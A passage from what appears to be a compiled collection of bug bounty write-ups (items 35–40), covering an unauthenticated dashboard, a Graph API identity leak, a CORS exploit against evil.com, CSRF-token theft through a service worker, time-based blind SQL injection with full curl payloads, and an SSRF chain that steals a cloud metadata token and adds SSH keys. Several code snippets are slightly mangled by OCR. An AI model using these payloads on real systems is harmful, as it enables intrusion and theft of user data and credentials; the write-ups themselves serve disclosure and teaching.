
This dashboard contains a list of referred users and their activity on application. This misconfiguration occurred because no authentication to access the dashboard was present and the attacker had to only know the `retailer_id` which was easy to guess.

STEPS TO REPRODUCE:

1. Visit

```
https://m.redacted.com/f123/report/?retailer_id
```

> To access the account information, a user has to only get a valid retailer_id which could be brute-forced based on a one exposed or leaked online, the problem here is that no authentication process or a parameter with special hash is present.
>
> After enumeration, The Researcher was able to retrieve a valid retailer_id {REDECATED} and using this one he was able to retrieve nearly 1000 others by a brute forcing technique he found.
> This dashboard exposed last registrations and actions for those accounts.




2. In this page we can see that a phone number is present next to “Application Expert Mobile Number:”. Using this number we can get this retailer earning and refers to other customers and then spy on their activities.
   This could be done by navigating to:


```
https://m.redacted.com/expert/?retailer_mobile=XXXX
```

   where XXXX is the retrieved number. We can then choose to view financial reports or to add new customers.

Retailer login by entering their number:



Retailer earnings and referrals:



HARDENING:

Security team fixed this bug by allowing access to the retailer account only if the entered phone matches your current account phone number.

36. Application’s Graph API Disclosing Employees Identity

SUMMARY:

Researcher Found bug in Graph API on Application’s Rights Manager that could leads to the non-business employee to Disclosure of business employee

The malicious user can Disclosure of business employee to a non-business employee using Reference Files in Rights Manager

Business employee's identity is disclosed to a non-business page admin through the Rights Manager video_media_copyrights Graph API. Normally, business admins are hidden to non-business page users.

BACKGROUND:

The target application offers a copyrighting video manager for video content creators for pages on Application, Through which the creator can follow who copies their videos and republishes them without permission. The more info about right manager researcher found here:

```
https://rightsmanager.redacted.com/
```

When accepting your request to activate the tool on your page enter your page from "Business admin account" go to the link :

```
https://web.redacted.com/YourPage/publishing_tools/?section=ALL_RE
FERENCE_FILES
```

Then add the Reference video, after adding the Reference file Look at the column "Date Added" You'll see that the column contains your account information.

Now if (Admin,Editor) page employee go to the link

```
https://web.redacted.com/YourPage/publishing_tools/?section=ALL_RE
FERENCE_FILES
```

You can identify business admin Just by looking at the "Date Added" column.

VULNERABLE REQUEST:

```
GET
/v2.6/YourPage/video_media_copyrights?access_token=Editor_Token&fi
elds=["creator"] HTTP/1.1
Host: graph.redacted.com
```

Response:

```
{
    "data": [
        {
            "creator": {
                "name": "JON DOE",
                "id": "100002271816418"
            },
            "monitoring_status": "COPYRIGHTED",
            "id": "2511847998861026",
            "reference_owner_id": "936928013019707"
        },
```

STEPS TO REPRODUCE:

1. Create Page and add Editor to page employee.
2. Create a business account.
3. Link the page with the business manager.
4. Use this link to learn how to add copyright manger in your page

```
https://rightsmanager.redacted.com/
```

5. After accepting copyright manger in your page upload any video
6. Now from the admin business account go to the link :


```
https://web.redacted.com/YourPage/publishing_tools
/?section=ALL_REFERENCE_FILES
```

7. Click in "Add Files" Then add video to Reference Files.

8. Now if Admin or Editor in page employee go to the link:

```
https://web.redacted.com/YourPage/publishing_tools/?section=ALL_RE
FERENCE_FILES
```

can detect business admin



37. Exploiting Insecure Cross Origin Resource Sharing (CORS)

SUMMARY:

The Researcher discovers CORS vulnerability and with help of exploits is able to return sensitive data.

STEPS TO REPRODUCE:

1. Using CURL make a GET REQUEST:

```
curl https://api.target.net -H "Origin: https://evil.com" -I
```

As you can see the response of Curl request include:

```
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://evil.com
```

Means that the website is vulnerable to CORS attack

2. Researcher found an API endpoint where he can see the details of user that is logged in

```
https://api.target.net/api/user_details/
```

Sensitive Data is returned at this endpoint. Like:

```
id,date-created,email,birthday,phone,authentication_token,reset_pa
ssword_token,collections,devices etc
```

3. Now to exploit the CORS vulnerability we use below script and save as html file and researcher add this on his website.

```
function cors() {
var xhttp = new XMLHttpRequest();
xhttp.onreadystatechange = function() {
if (this.readyState == 4 && this.status == 200) {
document.getElementById("demo").innerHTML =
alert(this.responseText);
}
};
xhttp.open("GET",
"https://api.target.net/api/user_details/<User-ID>", true);
xhttp.withCredentials = true;
xhttp.send();
}
```

4. Open up this page at a website owned by the researcher in a browser.

5. Now if a logged-in user clicks on this exploit on the website his account information will be exported to the researcher owned website.

38. Stealing CSRF Token Through Service-Worker API

SUMMARY:

The researcher found a vulnerability in an e-commerce website, The Researcher able to steal CSRF tokens through service worker API, The Researcher able to change the user phone number and that could lead to full account takeover. The impact is much higher and does not limit to CSRF but can leak customer PII data, Oauth approving, etc.

BACKGROUND:

The target application is an e-commerce website. And Researcher found out that the target application is using the 3rd party service (AnswerHub) and he had an idea because crossdomain.xml of the target website is very permissive.

The target subdomain: `gamedev.example.com`

Here is crossdomain.xml of the target website.

The researcher is trying to find a way to upload the SWF file in the target sub-domain so that he can steal data from the main domain. But he failed. But he manages to upload an SVG file which results in xss.

Researcher tries to upload an SVG file and an JS file that trigger a Service Worker on this domain!

SERVICE WORKER API

> A service worker is a script that your browser runs in the background, separate from a web page, opening the door to features that don't need a web page or user interaction. Today, they already include features like push notifications and background sync. In the future, service
>
> workers will support other things like periodic sync or geofencing. The core feature discussed in this tutorial is the ability to intercept and handle network requests, including programmatically managing a cache of responses.
>
> The reason this is such an exciting API is that it allows you to support offline experiences, giving developers complete control over the experience. More read:

```
https://developer.mozilla.org/en-US/docs/Web/API/Service_Worker_API
```

STEPS TO REPRODUCE:

1. Write AS code that will send an HTTPs request to example.com and receive the page content, and find the CSRF token in the page.

```
import flash.external.*;
import flash.net.*;

(function () {

      var loader = new URLLoader(new
URLRequest("https://www.example.com/Hacking-Art-Exploitation-
Jon-Erickson/dp/1593271441/"));

      loader.addEventListener("complete", loaderCompleted);
```

```
      function loaderCompleted(event) {

      ExternalInterface.call("alert",
event.target.data.slice(189270,189335));

      }
})();
```

This file was hosted on the researcher website and it'll be used later. It’s name is myexp.as and he used flex SDK to generate the SWF version of the code.


2. The JS file that will be registered as a SW for the site, and be able to proxy the traffic and create SWF file response on this path.

```
var url = "https://researcherWebsite.me/myexp.swf"
onfetch = (e) => {
  e.respondWith(fetch(url);
}
```

This code could install the SW that is an SWF file(myexp.swf) on this path, which will grab the CSRF tokens from the main website. Thanks crossdomain.xml

The researcher uploaded it first so he can get the new name since the filename will be changed after uploading. He renamed it as sw.txt because there is a client-side check for the extension. And he used the old trick of changing the content-type. After the uploading, the filename became 4837-sw.txt.


Here is the HTTP REQUEST:



3. The html page that will register the SW that's a SVG file with xml and JS. Here is the JS code:

```
if ('serviceWorker' in navigator) {
// 4837-sw.txt is the previous file.
navigator.serviceWorker.register('4837-sw.txt').then(_=>locat
ion=1337);
}
```


Like what we did before, Change the file extension and the content-type, and here is the HTTP REQUEST:



The uploaded file path i.e our POC:

```
https://gamedev.example.com/forums/storage/attachments/4937-svg.txt
```

And here's our pop-up with CSRF token.



39. Time-Based Blind SQL Injection

SUMMARY:

Researcher discovers a time-based blind SQL injection. The “*sortc”* parameter in the http://example.com/api/graphql endpoint was vulnerable to a SQL injection. This could allow an attacker to extract information from the public and secure schema.

BACKGROUND:

The target application api is using graphql. GraphQL provides a complete and understandable description of the data in your API as well as gives clients the power to ask for exactly what they need and nothing more.

Blind SQL injection works by performing a time-based query and then returning back the result after the given time, indicating successful SQL query executing. Using this method, an attacker enumerates which schema is used or which database is used.

The attacker then tries to determine when his query returns True or False, then he may fingerprint the RDBMS. This will make the whole attack much easier. If the time-based approach is used, this helps determine what type of database is in use. Another popular method to do this is to call functions which will return the current date. MySQL, MSSQL, and Oracle have different functions for that, respectively *now()*, *getdate()*, and *sysdate()*.

STEPS TO REPRODUCE:

1. Login to the website.
2. Intercept the following request: `http://example.com/api/graphql`
3. In the request body, add “*OR SLEEP(20)” in sortc*

REQUEST:

```
{"operationName":"pages","variables":{"offset":0,"limit":10,"sortc
":"name","sortrev":false},"query":"query pages($offset: Int!,
$limit: Int!, $sortc: String, $sortrev: Boolean) {\n pages(offset:
$offset, limit: $limit, sortc: $sortColumn, sortReverse:
$sortReverse) {\n id\n n\n __typen\n }\n me {\n firstN\n lastN\n
usern\n __typen\n }\n components {\n title\n __typen\n }\n
templates {\n title\n __typen\n }\n fonts {\n n\n __typen\n }\n
```

```
partners {\n id\n n\n banners {\n n\n __typen\n }\n __typen\n
}\n}\n"}
```

4. Wait for some time and check the delay in response from server
5. In this case, the database crashed afterwards. So the researcher reported the vulnerability without further enumeration.

Exploitation Using CURL:

1. Run curl command with time and check the response time, sleep(2): time

```
curl -i -s -k  -X $'POST' \
-H $'Host: example.com' -H $'User-Agent: Mozilla/5.0 (Macintosh;
Intel Mac OS X 10.14; rv:68.0) Gecko/20100101 Firefox/68.0' -H
$'Accept: */*' -H $'Accept-Language: en-US,en;q=0.5' -H
$'Accept-Encoding: gzip, deflate' -H $'Referer:
http://example.com/dashboard' -H $'content-type: application/json'
-H $'Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwib
mFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fw
pMeJf36POk6yJV_adQssw5c' -H $'Origin: http://example.com' -H
$'Content-Length: 662' -H $'DNT: 1' -H $'Connection: close' \
   --data-binary
$'{"operationName":"pages","variables":{"offset":0,"limit":10,"sor
tc":"name OR SLEEP(2)","sortrev":false},"query":"query
pages($offset: Int!, $limit: Int!, $sortc: String, $sortrev:
Boolean) {\n  pages(offset: $offset, limit: $limit, sortc:
$sortColumn, sortReverse: $sortReverse) {\n    id\n    n\n
__typen\n  }\n  me {\n    firstN\n    lastN\n    usern\n
__typen\n  }\n  components {\n    title\n    __typen\n  }\n
templates {\n    title\n    __typen\n  }\n  fonts {\n    n\n
__typen\n  }\n  partners {\n    id\n    n\n    banners {\n
n\n      __typen\n    }\n    __typen\n  }\n}\n"}' \
   $'http://example.com/api/graphql'
```

Response time:

➔ real 0m4.191s

➔ user 0m0.006s

➔ sys 0m0.011s

2. Run curl command with time and check the response time, sleep(10): time

```
curl -i -s -k  -X $'POST' \
   -H $'Host: example.com' -H $'User-Agent: Mozilla/5.0
(Macintosh; Intel Mac OS X 10.14; rv:68.0) Gecko/20100101
Firefox/68.0' -H $'Accept: */*' -H $'Accept-Language:
en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Referer:
http://example.com/dashboard' -H $'content-type: application/json'
-H $'Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwib
mFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fw
pMeJf36POk6yJV_adQssw5c' -H $'Origin: http://example.com' -H
$'Content-Length: 663' -H $'DNT: 1' -H $'Connection: close' \
   --data-binary
$'{"operationName":"pages","variables":{"offset":0,"limit":10,"sor
tc":"name OR SLEEP(10)","sortrev":false},"query":"query
pages($offset: Int!, $limit: Int!, $sortc: String, $sortrev:
Boolean) {\n  pages(offset: $offset, limit: $limit, sortc:
$sortColumn, sortReverse: $sortReverse) {\n    id\n    n\n
__typen\n  }\n  me {\n    firstN\n    lastN\n    usern\n
__typen\n  }\n  components {\n    title\n    __typen\n  }\n
templates {\n    title\n    __typen\n  }\n  fonts {\n    n\n
__typen\n  }\n  partners {\n    id\n    n\n    banners {\n
n\n      __typen\n    }\n    __typen\n  }\n}\n"}' \
   $'http://example.com/api/graphql'
```

Response time:

➔ real 0m20.220s

➔ user 0m0.006s

➔ sys 0m0.006s

HARDENING OF THE API:

1. Use Prepared Statements (with Parameterized Queries)
2. Use Stored Procedures.
3. Whitelist Input Validation.

4. Escape all User Supplied Input.
5. Enforce the Least Privilege.

40. SSRF Vulnerability With Code Execution Possibility

SUMMARY:

The researcher found an SSRF vulnerability with code execution possibility.

BACKGROUND:

The target application is a video hosting, sharing, and streaming platform. It has an API console for their API called API Playground, The requests made using this web app is done from server-side. Take the below request as an example.

Base request:

This request is supposed to make a server-side GET request to:

```
https://api.example.com/users/{user_id}/videos/{video_id}
```

There are many parameters in the request that are very interesting and worth testing like the uri parameters like userid, videoid. Request method which is set to GET but ideally it should be POST `user_id` & `video_id` are kind of variables whose values get defined in segments parameter.

STEPS TO REPRODUCE:


Path traversal in HTTP requests made on server side.
Researcher first tried to change URI parameter to custom path however any change in URI will result in a 403, Means that they're allowing a set of API endpoints.

However, changing the value of variables such as user_id & videos_id is possible because they're intentional and because these values reflect in the path of the URL. Passing ../../../ will result in a request to root of api.example.com

Request:

```
URL.parse("https://api.example.com/users/1122/videos/../../../attacker")
```

Result: https://api.example.com/attacker




Path traversal in HTTP requests made on server side

As you can see in response all endpoints of api.example.com are listed which is the root response of `api.example.com` if you make an authenticated request (with authorization header).

Researcher to redirect himself to `example.com` from `api.example.com` try content discovery and find an endpoint on api.example.com which makes a redirection to example.com with researcher controlled path on example.com

Endpoint: (That helps in redirection)

```
https://api.example.com/m/something
```



`api.example.com` to `example.com`

Vulnerable Open Redirect endpoint

```
https://example.com/vulnerable/open/redirect?url=https://attacker.com
```

This makes a 302 redirect to attacker.com.

By now researcher able to chain redirect to attacker asset

The final payload to redirect the server to our controlled asset is

```
../../../m/vulnerable/open/redirect?url=https://attacker.com
```

Passing this value inside video_id will parse URL in this way

```
https://api.example.com/users/1122/videos/../../../m/vulnerable/open/redirect?url=https://attacker.com
```

Which on parsing becomes

```
https://api.example.com/m/vulnerable/open/redirect?url=https://attacker.com
```

HTTP redirection made & followed to

```
https://example.com/vulnerable/open/redirect?url=https://attacker.com
```

Another HTTP redirection made & followed to

```
https://attacker.com
```

SSRF Achieved. The server expects a JSON response and parses it and shows in response.

EXPLOITATION:

Target infrastructure is on Google cloud, Researcher hit the Google metadata API.

This endpoint gives us a service account token.

```
http://metadata.google.internal/computeMetadata/v1beta1/instance/service-accounts/default/token?alt=json
```

```
{ "headers": [ "HTTP/1.1 200", "Content-Type: application/json",
```

```
"Host: api.example.com" ], "code": 200, "body": { "access_token":
"ya29.c.EmKeBq9XXDWtXXXXXXXXecIkeR0dFkGT0rJSA", "expires_in":
2631, "token_type": "Bearer" } }
```


Scope of token

```
$ curl
https://www.googleapis.com/oauth2/v1/tokeninfo?access_token=ya29.X
XXXXKuXXXXXXXkGT0rJSA
Response:{ "issued_to": "101302079XXXXX", "audience":
"10130207XXXXX", "scope": "https://www.googleapis.com/auth/compute
https://www.googleapis.com/auth/logging.write
https://www.googleapis.com/auth/devstorage.read_write
https://www.googleapis.com/auth/monitoring", "expires_in": 2443,
"access_type": "offline" }
```

Researcher could then use this token to add his public SSH key to the instance and then connect via his private key

```
$ curl -X POST
"https://www.googleapis.com/compute/v1/projects/1042377752888/setC
ommonInstanceMetadata" -H "Authorization: Bearer
ya29.c.EmKeBq9XI09_1HK1XXXXXXXXT0rJSA" -H "Content-Type:
application/json" -- data '{"items": [{"key":
"harsh-bugdiscloseguys", "value": "harsh-ssrf"}]}
Response: { "kind": "compute#operation", "id": "63228127XXXXXX",
"name": "operation-XXXXXXXXXXXXXXXXX", "operationType":
"compute.projects.setCommonInstanceMetadata", "targetLink":
"https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX",
"targetId": "10423XXXXXXXX", "status": "RUNNING", "user":
"10423XXXXXXXX-compute@developer.gserviceaccount.com", "progress":
0, "insertTime": "2019-01-27T15:50:11.598-08:00", "startTime":
"2019-01-27T15:50:11.599-08:00", "selfLink":
"https://www.googleapis.com/compute/v1/projects/vimeo-XXXXX/global
/operations/operation-XXXXXX"}
```

And Keys added.



However, SSH port was open on the internal network only. but this was enough to prove that internally this can be escalated to shell access. Kubernetes keys were also extracted from the metadata API.